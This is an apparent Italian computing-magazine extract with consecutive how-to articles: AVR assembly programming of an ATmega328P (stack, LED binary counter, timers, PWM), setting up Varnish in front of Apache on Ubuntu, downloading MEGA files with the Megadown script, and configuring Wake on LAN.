**SRAM (Static RAM)** è quella parte di memoria atta a contenere registri, dati e **Stack**.
La Fig. 1 riporta in alto la struttura delle 3 memorie poc'anzi definite con i relativi indirizzi. Per la SRAM le prime 32 locazioni da 8 bit sono riservate ai registri da **R0** a **R31**, indirizzi da **0x00** a **0x1F**. Nelle locazioni successive da 0x20 a 0x59 vi sono registri specifici, riservati e non. Ad esempio all'indirizzo 0x20 troviamo **EEPROM Data Register**, all'indirizzo 0x21 **EEPROM Address Register Low** all'indirizzo 0x22 **EEPROM Address Register High** a cui fanno seguito tutti i registri elencati al paragrafo 35 (pag. 428) del datasheet e tra questi abbiamo i registri di I/O (Input/Output) mappati in memoria che controllano direttamente lo stato dei pin del µC: cambiando un bit in tali registri, direttamente o in funzione delle istruzioni di un programma, si va a cambiare lo stato corrispondente a quel

Fig. 1 • Organizzazione della memoria, in basso la dinamica dello stack

determinato pin. Osserviamo come esistano ulteriori 160 registri per funzionalità estese, almeno tra i modelli di μC che le supportano: il registro **TCCR1A**, che utilizzeremo nel nostro progetto, è tra questi poiché ha un offset di 0x80 (128 in decimale).

COS'È LO STACK

L'ultima parte della SRAM (2048 locazioni da 8 bit ognuna) può essere impiegata per memorizzare dati temporanei e per la creazione dello **Stack**. Quest'ultimo è concettualmente un blocco consecutivo di memoria allocato al fine di poter immagazzinare dati temporanei frutto, ad esempio, di risultati di determinate istruzioni o di specifiche scelte del programmatore. La struttura dello Stack è di tipo **LIFO** (**Last In First Out**), il primo elemento ad essere memorizzato sarà anche il primo ad uscire (Fig. 1, in basso).

Può essere paragonato ad una pila di piatti: i nuovi piatti vanno sempre in cima e ogni volta che un piatto viene tolto ciò avviene sempre dalla cima: l'ultimo elemento entrato (last in) è il primo a uscire (first out). Lo Stack è opportunamente indirizzato da un registro che prende il nome di **Stack Pointer** che punta alla sommità dello stack ed è costituito dallo **Stack Pointer Register Low byte** da 8 bit (paragrafo 11.5.2, pag. 31) e dallo **Stack Pointer Register High byte** da 3 bit, in totale 11 bit con i quali si possono indirizzare tutte le 2048 locazioni della SRAM (2^11=2048).

Lo stack è gestito dalle due istruzioni **PUSH** che deposita i contenuti di un registro e **POP** che effettua l'operazione contraria. L'uso dello Stack è praticamente indispensabile in quei programmi che utilizzano subroutine e interrupt.

UN PRIMO PROGETTO

Dopo qualche richiamo e alcune precisazioni passiamo al primo progetto da sviluppare. Un computer non conosce i numeri ma funziona in base a degli stati logici: allo stato logico basso "0" corrispondono 0 V e allo stato logico alto "1", 5 V (o 3,3 V o altri valori a seconda della famiglia di integrati e della tensione di alimentazione).

Ipotizziamo il uC alimentato a 5 V quindi tale sarà il livello logico alto. Un sistema di numerazione decimale è caratterizzato da 10 cifre, da 0 a 9 ed è il tipico sistema utilizzato dagli esseri umani. Per i computer la situazione cambia: essendo due i livelli logici non si può che utilizzare la numerazione binaria che prevede due valori: 0 e 1. Ogni elemento di tale numerazione è 1 bit, l'insieme di 8 bit determinano il byte. Va da sé che con 1 bit possiamo rappresentare, nel corrispettivo decimale, al più due valori: 0 e 1. Con 2 bit al più 4 valori (da 0 a 3) e così via a seguire. In Fig. 2 è riportata una tipica conversione da binario a decimale. Poiché siamo in presenza di sistemi posizionali allora la posizione della cifra determina il peso nel sistema di numerazione che si sta usando.

Così il bit 0 (**LSB** - **Least Significant Bit**) ha peso 1 (2^0), il bit 1 ha peso 2 (2^1) e così via fino al bit 7 (**MSB** - **Most Significant Bit**) di peso 128 (2^7). Detto ciò, se usiamo per questa prima prova il registro **PORTC** (**Port C Data Register**) del μC notiamo (dal datasheet al paragrafo 18.4.5 pag. 119) come esso sia caratterizzato da 7 bit, numerati da 0 a 6. Questo vuol dire che possono essere conteggiati al massimo 128 valori, da 0 a 127, dopodiché il registro va in overflow e inizia a contare di nuovo da 0. Poiché il nostro obiettivo è aumentare gradualmente la complessità degli esempi in Assembly, allora il progetto sarà realizzare un contatore che visualizzi tramite LED un numero decimale in formato binario: quando il LED è acceso il valore è il corrispondente peso in decimale.

Analizziamo il funzionamento di base del programma rimandandovi al sorgente completo nel quale sono presenti tutti i commenti del caso.

```
        ldi         temp,0x7F
        out         DDRC,temp
        ldi         count,0x00
loop:
        out    PORTC,count
        inc    count
        ...
        rjmp   loop
```

Tutte le istruzioni utilizzate sono riportate al paragrafo 36 (pag. 432) del datasheet nonché nel documento, sempre in allegato, *atmel-0856-avr-instruction-set-manual.pdf*. La prima istruzione **ldi** carica il valore 0x7F (127 in decimale) nel registro **temp**. I registri **DDRx** configurano alcuni pin del μC.: se il valore è 1 il pin corrispondente verrà impostato come uscita. Allora attraverso l'istruzione **out** i pin 23, 24, 25, 26, 27, 28 e 1 del uC verranno configurati come uscite. Alla successiva riga con





Fig. 2 • Corrispondenza tra numerazione binaria e decimale





Fig. 3 • Cablaggio del contatore binario: utilizzabile anche una Arduino Uno

l'istruzione **ldi** caricheremo il valore 0 nel registro **count**. Si entra quindi nell'etichetta **loop** e la prima istruzione vede l'impostazione del registro **PORTC** al valore della variabile **count**. I registri **PORTx** poiché mappano l'I/O ne definiscono lo stato di uscita dei pin correlati. Poiché **count** è 0 tutte le uscite mappate si porteranno al livello logico basso (LED spenti). La successiva istruzione **inc** incrementerà di 1 il valore di **count** che pertanto si porterà a 1 (in binario 0000001) a cui fa seguito l'istruzione **rjmp** che farà ripetere la sezione **loop**. A questo punto il nuovo valore di **count** verrà associato a **PORTC** che pertanto farà illuminare il LED collegato al pin 23: è stato contato un impulso.

Di nuovo **inc** incrementerà di 1 unità il valore del registro **count** che si porterà al valore 0000010 (2 in decimale) che assegnato al registro PORTC farà spegnere il LED del pin 23 e accendere quello del pin 24. Alla successiva iterazione, count sarà pari a 0000011 (3 in decimale) e pertanto si accenderanno i LED collegati ai pin 23 e 24 e così via a seguire fino a 127 quando tutti i led saranno accesi per poi ricominciare da 0.

Il sorgente riportato non è completo poiché mancante di altre parti tra le quali il ritardo minimo indispensabile per rendere intellegibile il conteggio. Se non vi fosse alcun ritardo in quanto tempo si esaurirebbe il conteggio? Entrati nell'etichetta **loop** l'istruzione **out** prende 1 ciclo così come **inc** mentre 2 cicli li prende **rjmp** per un totale di 4 cicli per ogni iterazione della sezione **loop**. Poiché 127 sono le iterazioni allora si avranno 508 cicli. Ipotizzando che il sistema viaggi ad una frequenza di 16 MHz per ogni ciclo sono necessari 62,5ns quindi per esaurire un conteggio il µC impiegherebbe 508 cicli * 62,5ns= 31,75µs, con l'effetto id vedere i LED sempre accesi. Per coloro che volessero utilizzare un µC stand-alone possono cablare il circuito di Fig. 3 aiutandosi con il file **Contatore.fzz** in allegato (da aprire con il programma **Fritzing** - ***http://fritzing.org***). A questo punto, scarichiamo l'assemblatore **avra** (***http://avra.sourceforge.net/***) e, dopo aver decompresso il file **avra-1.3.0-linux-i386-static.tar.bz2**, copiamo nella cartella **avra-1.3.0-linux-i386-static** il file **contatore.asm** allegato. Nella medesima cartella apriamo un terminale e lanciamo il comando **avra contatore.asm**, quindi carichiamo il file .hex corrispondente con:

```
avrdude -v -p m328p -c arduino -P /dev/ttyUSB0 -b
    115200 -D -U flash:w:contatore.hex:i
```

Verifichiamo, aiutandoci con il comando **dmesg** o l'IDE Arduino,

il punto di "aggancio" in **/dev** della scheda che potrebbe anche essere **/dev/ttyACM0**.

INCLUSIONE DI FILE

Ricordiamo che una direttiva assembler è un messaggio rivolto all'assemblatore: lo informa sul come vadano eseguiti i processi di assemblaggio. Direttive già incontrate nonché usate negli esempi in questo numero, sono **.device** che definisce il modello di μC che si vuole utilizzare e quindi il set di istruzioni ammesso, **.cseg** specifica all'assemblatore che l'intero programma dovrà essere contenuto nella flash memory, **.org** specifica da dove dovrà iniziare il programma ovvero da quale indirizzo dovrà assemblare il programma che in un secondo momento dovrà essere caricato dal loader nelle locazioni di memoria e infine **.equ** che assegna un valore a un'etichetta.
Nei sorgenti fin qui esaminati abbiamo sempre riportato con la direttiva EQU il nome del registro seguito dall'indirizzo dello stesso. Esistono, però, dei file creati ad-hoc che riportano tutte le caratteristiche del μC. Tali file sono identificati con **nome_file.inc**. Se andiamo nella cartella **include** dell'assemblatore **avra** precedentemente decompresso, ne troveremo diversi ognuno dei quali corrisponde ad un ben preciso μC: in essi vengono mappati tutti i registri presenti in quel particolare modello. È possibile dire all'assemblatore di leggere in uno specifico file prima dell'assemblaggio e per tale funzione è utilizzata la direttiva **.include nome_file** laddove il file da includere può essere un file **.inc** (μC che si vuole utilizzare) e/o file **.asm**. Poiché per il μC in uso non è presente alcun file **.inc** in **avra** allora in allegato è presente il file **m328Pdef.inc** da unire ai nostri progetti in Assembly.

CONTATORI E PRESCALER

Ogni componente elettronico funziona su una base dei tempi che aiuta a mantenere sincronizzate tutte le operazioni e i μC, che funzionano con una frequenza di clock definita, non fanno eccezione. La famiglia AVR vanta timer precisi e affidabili tramite i quali è possibile pensare diverse funzioni applicative. Fondamentalmente un timer è un registro il cui valore incrementa o decrementa in maniera del tutto autonoma. Nell'ATmega328P vi sono tre timer/contatori: due a 8 bit - in grado di contare 256 impulsi, da 0 a 255 - indicati con **TC0** e **TC2**, e uno a 16 bit (**TC1**, conta da 0 a 65.535) il cui valore cambia a ogni impulso di clock (capitoli 19, 20, 21 e 22 nel datasheet). Una volta che un timer ha raggiunto il massimo valore va in overflow. Il timer è indipendente dalla CPU, funziona parallelamente alla CPU e non c'è un suo intervento ma può influenzarla a seconda delle applicazioni. Associati a questi timer/contatori abbiamo un prescaler, un "oggetto" che divide la frequenza in valori più piccoli e poiché il periodo è l'inverso della frequenza ciò comporta tempi maggiori nell'incremento del conteggio. Ad esempio a 16MHz un conteggio a 16 bit lo esauriamo in (1/16.000.000)*65.535=4,1ms circa. Il fattore di divisione del prescaler è funzione di come venga programmato con l'apposito registro **CLKPR**, (**Clock Prescaler Register**, paragrafo 13.12.2 pagina 60). Impostando il fattore a 16, la frequenza di 16MHz verrà divisa per 16 quindi il conteggio non avanzerà più alla frequenza di 16MHz (periodo di 62,5ns) bensì a 1MHz (periodo 1μs) il che significa che il timer/contatore a 16 bit va in overflow dopo 1us*65535=65,5ms circa. Non si pensi, però, di poter utilizzare il prescaler liberamente, c'è un compromesso tra risoluzione e durata temporale: a 16MHz la risoluzione è 62,5ns, applicando il prescaler con divisione per 16 la risoluzione temporale si porta a 1us. Da marcare che tutto ciò non influisce sulla velocità di esecuzione delle istruzioni che rimane invariata, ma solo sulla velocità di aggiornamento dei contatori.

UN TIMER

Al di là dell'usuale conteggio, un timer può essere utilizzato per due specifiche modalità di funzionamento: **Clear Timer on Compare (CTC)** e **Pulse Width Modulation (PWM)** o modulazione della larghezza degli impulsi. In questo secondo progetto applicheremo il principio della PWM (Fig. 4) per aumentare gradatamente la luminosità di un LED fino alla massima possibile per poi ridurla di nuovo a zero.
Per il cablaggio facciamo riferimento al file allegato **Ledfading.fzz** e all'omonimo file .asm da dare in pasto all'assemblatore e nel quale vi sono tutti i commenti utili a comprendere passo dopo passo il funzionamento e del programma così come dei singoli bit di interesse all'interno dei registri coinvolti. In caso di difficoltà possiamo rivolgerci al al forum di Linux Magazine (***http://linux-magazine.edmaster.it/forum/***).

Valore medio della tensione:
50% duty cycle
5V
0V
75% duty cycle
5V
0V
25% duty cycle
5V
0V





Fig. 4 • Principio per variare la luminosità di un LED

IL TUO SITO WEB METTE IL TURBO!

Varnish è la soluzione ideale per i siti Web che generano molto traffico. Ecco come installarlo e configurarlo anche sul tuo server


A i suoi esordi, qualsiasi sito Web riceve un traffico pressoché irrisorio ma, se curato per bene (nei contenuti, nel caso di un blog o nella qualità e nei prezzi dei prodotti offerti, nel caso di un e-commerce) alla lunga può generare un traffico realmente consistente. Pensiamo ad esempio ai Big del Web: pensiamo davvero che Amazon.com nelle sue prime settimana di vita abbia generato il traffico che è in grado di generare oggi? E lo stesso vale per Facebook, Wikipedia o qualsiasi altro sito Web che tutti noi visitiamo quotidianamente. Ma, quando il traffico sale, un web server irrimediabilmente si pianta. Specialmente se utilizziamo il solo Apache, senza accoppiarlo magari a Nginx. Cosa fare dunque per prepararci ad una fortunata escalation del numero dei visitatori del nostro sito Web? Molti penseranno ad aumentare le risorse hardware della macchina, ma questa soluzione non è la più conveniente. Il più delle volte, infatti, basta affidarsi a Varnish, il server proxy più amato dai sistemisti che si ritrovano a gestire siti Web ad alto traffico. Tanto per capirci, i nomi che abbiamo fatto poco fa (Facebook, Wikipedia e tanti altri) utilizzano proprio Varnish per migliorare le prestazioni dei loro server. Di fatto, si tratta di un acceleratore di richieste HTTP che si occupa di effettuare il caching delle richieste che arrivano ad un web server: se contemporaneamente migliaia di utenti cercano di accedere tutti verso lo stesso sito Web, Varnish entra in azione.


SETUP DI VARNISH

Ma come installare e configurare Varnish? Contrariamente a quanto si possa pensare, è solo una questione di minuti. Nelle pagine seguenti scopriremo come installarlo correttamente su un web server equipaggiato con Apache e basato su Ubuntu (ma la procedura è identica per la maggior parte delle distribuzioni in circolazione). Configureremo Varnish di modo come un reverse proxy per Apache: quest'ultimo verrà eseguito sulla porta 8080, mentre la classica 80 verrà utilizzata proprio da Varnish. Cos'altro aspettiamo? Rimbocchiamoci subito le maniche e spremiamo al massimo il nostro web server!

Ma dove vai se Apache non ce l'hai?

Per utilizzare Varnish è ovviamente necessario disporre di un web server

01 SETUP DI APACHE

Avviamo il terminale e da qui lanciamo il comando **sudo apt-get update**. Al termine dell'aggiornamento della lista dei pacchetti, lanciamo **sudo apt-get install -y apache2** e attendiamo la fine del setup (che dura al più un paio di minuti).

02 SERVIZIO AVVIATO

Al termine dell'installazione, avviamo Apache e abilitiamolo per l'avvio automatico ogniqualvolta il sistema viene riavviato. Per fare ciò, lanciamo dapprima il comando **systemctl start apache2** e successivamente **systemctl enable apache2**.

Apache: la configurazione perfetta per Varnish

Configuriamo il firewall e cambiamo la porta predefinita di Apache. Ecco come fare

01 IL FIREWALL

È arrivato il momento di stabilire delle regole per il firewall (in Ubuntu UFW) per consentire l'accesso al web server. Da terminale, lanciamo il comando **sudo ufw allow ssh** seguito da **sudo uwf allow http** e da **sudo ufw allow https**. Infine, lanciamo **sudo ufw enable**.

02 USIAMO UN TOOL

Se tutto è andato per il verso giusto, le porte predefinite per l'accesso HTTP, HTTPS e SSH risultano ora aperte. Per verificarlo, possiamo affidarci al tool **netstat**: lanciamo da terminale **sudo netstat -plntu** e analizziamo l'output per verificare che i servizi siano accessibili.

03 UN'ALTRA PORTA

Da terminale, digitiamo **cd /etc/apache2**, confermiamo con **Invio** e modifichiamo il file **ports.conf** presente in questa directory (**sudo nano ports.conf**). Cambiamo la porta predefinita **80** con **8080** (riga 5 del file). Salviamo con **Ctrl+O** e usciamo dall'editor nano con **Ctrl+X**.

04 ANCORA CAMBIAMENTI

Modifichiamo la porta (da 80 a 8080) anche per tutti i virtual host presenti nella directory **sites-available**. Per fare ciò digitiamo semplicemente da terminale il comando **sed -i -e 's/80/8080/g' sites-available/*** e confermiamo con **Invio**.

05 VERIFICA E RIAVVIO

Verifichiamo di aver apportato tutti i cambiamenti dei passi precedenti senza commettere errori: lanciamo da terminale il comando **sudo apachectl configtest** e, se tutto è andato liscio, non ci resta che riavviare il web server con **sudo systemctl restart apache2**.

06 TUTTO PRONTO

Facendo nuovamente affidamento al tool **Netstat** (già utilizzato al Passo 2) lanciamo **sudo netstat -plntu**. Analizziamo l'output restituito: la porta utilizzata da Apache non è più l'80, ma l'8080. Possiamo quindi proseguire e passare alla configurazione di Varnish.

"IO SCARICO DAL TERMINALE!"


Sei un mago della Shell? Grazie a Megadown, scaricare qualsiasi file condiviso su MEGA è un gioco da ragazzi

Uno dei servizi di condivisione file più apprezzati è **MEGA**. Ha in effetti una serie di vantaggi notevoli: i file vengono crittografati per garantire la loro sicurezza, vengono offerti ben 50 GB di spazio gratuito ed è possibile sincronizzare i file sul proprio PC. Se però siamo degli amanti del terminale di GNU/Linux, scaricare i file presenti su MEGA può essere scomodo: proprio grazie alla protezione crittografica, non è possibile utilizzare semplicemente il comando **wget**. Per fortuna, però, esiste uno script chiamato **Megadown** che permette i\l download di file da MEGA utilizzando il terminale. Si tratta di una funzionalità utile sia su sistemi desktop (perché spesso i browser sono abbastanza lenti e occupano molta memoria, mentre usando il terminale si risparmiano tempo e risorse), ma soprattutto quando si lavora da remoto. Ad esempio, si può aprire una connessione SSH con il proprio NAS e scaricare direttamente sul suo hard disk il file che si desidera. Scopriamo subito come usarlo!

Megadown: download a portata di Shell

Ecco usare lo script che ti permette di scaricare i file hostati su Mega

01 LO SCRIPT

Per scaricare Megadown, lanciamo il comando **git clone** ***https://github.com/tonikelope/megadown.git*** in modo da ottenere il codice più recente. In alternativa possiamo raggiungere la pagina Web del progetto e scaricare il file ZIP da estrarre.

02 I PERMESSI

Dopo il download, ci si ritroverà con la directory **megadown**, all'interno della quale è presente lo script chiamato anch'esso **megadown**. Per renderlo eseguibile basta lanciare il comando **cd megadown** seguito da **chmod +x megadown**.

03 IL LINK

Procuriamoci l'indirizzo del file da scaricare: può essere il link inviato da un amico o reperito sul Web. Ricordiamo che la distribuzione di contenuti protetti da diritto d'autore è illegale. Non vi è alcun problema con i file di pubblico dominio.

04 SI SCARICA!



Per iniziare il download lanciamo **./megadown 'LINK' -o./nome_file**, dove **LINK** è l'indirizzo del file da scaricare (non dimentichiamo di includere gli apici) e **nome_file** e il nome da assegnare localmente (non è obbligatorio specificarlo).

"IL PC LO ACCENDO DA REMOTO!"

Forse non lo sai, ma grazie al Wake on LAN puoi avviare qualsiasi PC dalla rete locale o via Internet. Ecco come fare


Chi lavora con un gran numero di PC in edifici molto grandi, come stabilimenti industriali e uffici, può avere la necessità di accendere alcuni di questi PC che solitamente sono spenti. Per farlo, avrà bisogno di raggiungere fisicamente la macchina e premere il pulsante di accensione. Ma anche no! Esiste un meccanismo chiamato **Wake on LAN,** che permette di accendere da remoto computer che sono spenti (ma collegati alla rete elettrica). Quando un PC o un server è spento, un quantitativo minimo di energia elettrica viene comunque fornita alle schede PCI e a quelle integrate nella scheda madre. Questo permette di tenere la scheda di rete Ethernet in uno stato di dormiveglia. Si tratta di una comodità non da poco, perché permette la gestione di un'intera rete di computer da una unica postazione: basta configurare una comoda interfaccia grafica come **gWakeonLan** per poter accendere computer lontani anche centinaia di metri con un clic, senza bisogno di alzarsi dalla propria scrivania.

Wake on LAN in 4 passi


Attiviamo e configuriamo il servizio sul PC da controllare

01 LA SCHEDA DI RETE

Assicuriamoci che la scheda di rete del PC da avviare da remoto abbia la funzionalità WoL: a volte deve essere abilitata nel BIOS. La scheda va configurata anche dal sistema operativo: modifichiamo il file **/etc/network/interfaces** inserendo la riga **iface eth0 inet dhcp e ethernet-wol g.**

02 IL SOFTWARE

Avviamo **gWakeOnLan** sul PC che si intende usare per avviare da remoto l'altro. Un semplice elenco permette di vedere quali computer sono stati avviati da remoto in precedenza. Per avviarne uno basta spuntare la sua casella e premere il primo pulsante della toolbar.

03 LA LISTA

Nel caso si vogliano aggiungere degli altri PC alla lista, premiamo +. Il computer deve essere acceso nel momento in cui lo si inserisce in lista. Infatti, gWakeOnLan presenta l'elenco dei dispositivi rilevati automaticamente nell'attuale LAN. È necessario fornire sia l'IP che il MAC address del PC da controllare.

04 TUTTO PRONTO!

Una finestra permette di precisare le informazioni del PC che si sta aggiungendo. Oltre a specificare un nome, si può confermare l'indirizzo MAC della sua scheda di rete e anche la porta UDP da usare (la 9). Specifichiamo se se la richiesta debba essere soltanto sulla LAN o anche da remoto.

FILE E DIRECTORY SOTTO CHIAVE

Tieni i tuoi dati al riparo da occhi indiscreti! Il kernel Linux ti offre tutti gli strumenti per proteggerti da ogni possibile spione

